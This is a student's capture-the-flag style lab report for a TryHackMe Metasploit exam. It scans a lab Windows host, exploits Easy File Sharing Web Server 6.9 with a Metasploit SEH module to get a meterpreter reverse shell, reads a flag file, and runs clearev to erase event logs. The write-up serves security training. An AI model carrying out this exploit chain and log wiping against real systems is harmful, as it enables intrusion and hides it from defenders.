SHAMANTH HS

REPORT ON

METASPLOIT PRACTICAL EXAM 1

By HackerU

CONTENTS

SETTING UP MACHINE

Platform: tryhackme.com
Room: exammetasploitexpert1
OS Used for hacking : kali
IP Address of target: 10.10.121.0

1. First download the VPN configuration file from tryhackme.com
2. Connect the VPN by typing command: openvpn <filename>
3. Check the VPN Connection status in tryhackme website
4. After successful connection go to next step

INFORMATION GATHERING

1. Try to ping the target machine

Ping 10.10.121.0

```
shamanth@kali:~$ ping 10.10.121.0
PING 10.10.121.0 (10.10.121.0) 56(84) bytes of data.
64 bytes from 10.10.121.0: icmp_seq=1 ttl=127 time=205 ms
64 bytes from 10.10.121.0: icmp_seq=2 ttl=127 time=165 ms
64 bytes from 10.10.121.0: icmp_seq=3 ttl=127 time=188 ms
64 bytes from 10.10.121.0: icmp_seq=4 ttl=127 time=199 ms
64 bytes from 10.10.121.0: icmp_seq=5 ttl=127 time=239 ms
64 bytes from 10.10.121.0: icmp_seq=6 ttl=127 time=185 ms
64 bytes from 10.10.121.0: icmp_seq=7 ttl=127 time=169 ms
64 bytes from 10.10.121.0: icmp_seq=8 ttl=127 time=167 ms
```

From above result we can confirm the host is up and running

2. Run nmap to scan for checking open ports and other information of target


```
root@kali:~# nmap -sS -sV -A -Pn 10.10.121.0
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 14:08 IST
Nmap scan report for 10.10.121.0
Host is up (0.19s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Easy File Sharing Web Server httpd 6.9
| http-cookie-flags:
|   /:
|     SESSIONID:
|_      httponly flag not set
|_http-server-header: Easy File Sharing Web Server v6.9
|_http-title: Login - powered by Easy File Sharing Web Server
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/https?
| ssl-cert: Subject: commonName=www.sharing-file.com/organizationName=EFS Software/stateOrProvinceName=CAlifornia/countryName=US
| Not valid before: 2015-09-24T07:12:33
|_Not valid after:  2016-09-23T07:12:33
|_ssl-date: 2020-12-27T08:40:21+00:00; -2s from scanner time.
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49163/tcp open  msrpc        Microsoft Windows RPC
49165/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=12/27%OT=80%CT=1%CU=32332%PV=Y%DS=2%DC=T%G=Y%TM=5FE848
OS:77%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=I%CI=I%II=I%SS=S%TS
OS:=7)OPS(O1=M505NW8ST11%O2=M505NW8ST11%O3=M505NW8NNT11%O4=M505NW8ST11%O5=M
OS:505NW8ST11%O6=M505ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=20
OS:00)ECN(R=Y%DF=Y%T=80%W=2000%O=M505NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=
OS:S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y
OS:%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD
OS:=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0
OS:%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1
OS:(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI
OS:=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: JOHN-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```


- From the above search results we can see port 80,135,139,443 and 445 looks interesting and its running windows OS.
- Let’s first check with port 80 weather it has any vulnurabilities
- After searching for exploits got to know Easy file sharing web browser 6.9 has some vulnerabilities.

EXPLOITING AND GAINING ACCESS

1. Open Metasploit in kali
2. Search for exploits with easyfileshare.




3. For our case exploit/windows/http/easyfilesharing_seh looks useful
4. Use the above exploit.
5. Set payload windows/meterpreter/reverse_tcp
6. Set RHOST as the target machine IP address
7. Set LHOST as kali IP address
8. Check the above options are set properly by using command show options.
9. If everything is set correctly we are ready to exploit the machine type exploit command in Metasploit shell.
10. Hoorah!! we got the meterpreter shell.




FINDING FLAG


1. After gaining meterpreter shell we need to get the windows shell for that type the command shell in meterpereter shell.



2. We got windows cmd level access. Now we need to search for flag
3. Cd to 2 levels back to goto home directory i.e cd ..\...
4. Now cd to User\Jhon\Desktop
5. In desktop you can find a file named proof.txt



6. Now to display the content of flag enter command type proof.txt. we got the flag.



7. One final step exit windows shell and goto meterpreter shell and type command clearev to clear traces.